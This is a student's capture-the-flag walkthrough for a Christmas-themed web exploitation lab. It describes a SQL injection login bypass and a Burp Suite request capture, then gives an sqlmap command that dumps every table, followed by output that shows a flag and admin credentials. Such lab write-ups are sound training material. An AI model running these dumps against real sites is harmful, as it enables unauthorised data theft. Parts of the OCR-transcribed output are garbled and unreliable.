


DAY 5: Web Exploitation Someone stole Santa's gift list!

Tool used: kali Linux, Firefox, burp suite


Solution/Walkthrough:

Q1



Research from google.

Q2




Guess with hints provided.


Q3


Santa's TODO: Look at alternative database systems that are better than **sqlite**.

Q4 & Q5 & Q6 & Q7 & Q8




Modify the url with /santapanel. In the site, bypass the login using SQLi.






After that, turn on the intercept option. Enter a random input. Burp suite held the request.



Right click to save the item.



The screenshot shows a Kali Linux terminal window. The title bar at the top reads "1211102058@kali: ~". The terminal has a menu bar with "File", "Actions", "Edit", "View", and "Help". The prompt is "(1211102058@kali)-[~]". The command entered is "\$ sqlmap -r panel.request --tamper=space2comment --dump-all--dbms sqlite".

```
1211102058@kali: ~  
File Actions Edit View Help  
(1211102058@kali)-[~]  
$ sqlmap -r panel.request --tamper=space2comment --dump-all--dbms sqlite
```

The saved item is named 'panel.request'. Initiate the attack with sqlmap.

[illegible]

Q4) the number of entries is calculated.

Q5) James' age is found.

Q6) Paul's present is revealed.

```

[06-11-21] [INFO] table 'SQLite.masterdb-requests' dumped to CSV file '/home/311
311362866/local/share/wafmap/output/18-18-21-06/dump/SQLite.masterdb-requests
.csv'
[06-11-21] [INFO] fetching columns for table 'hidden_table'
[06-11-21] [INFO] fetching entries for table 'hidden_table'
[06-11-21] [INFO]
table: hidden_table
[3 entries]
+-----+-----+
| flag |
+-----+-----+
| shadow4111_1_sant_for.Christmas_Is_Nut |
+-----+-----+

[06-11-21] [INFO] table 'SQLite.masterdb-hidden_table' dumped to CSV file '/h
ome/311362866/local/share/wafmap/output/18-18-21-06/dump/SQLite.masterdb-h
idden_table.csv'
[06-11-21] [INFO] fetching columns for table 'users'
[06-11-21] [INFO] fetching entries for table 'users'
[06-11-21] [INFO]
table: users
[3 entries]
+-----+-----+
| username | password |
+-----+-----+
| DMC0kzr7P6ac/gg | admin |
+-----+-----+

[06-11-21] [INFO] table 'SQLite.masterdb-users' dumped to CSV file '/home/311
311362866/local/share/wafmap/output/18-18-21-06/dump/SQLite.masterdb-users.c
sv'
[06-11-21] [WARN[6]] HTTP error codes detected during run:
404 (Not Found) - 1 times
[06-11-21] [INFO] fetched data logged to text files under '/home/311362866/
local/share/wafmap/output/18-18-21-06'
[*] ending @ 06-11-21 / 2021-06-18/

---[06-11-21 06:00:00 exit]-[*]
4

```

Q7) flag is found and captured.

Q8) the admin password is shown.